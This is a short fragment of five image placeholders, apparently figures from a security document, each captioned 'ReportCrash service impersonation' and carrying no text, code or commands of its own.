
ReportCrash service impersonation




ReportCrash service impersonation




ReportCrash service impersonation




ReportCrash service impersonation




ReportCrash service impersonation



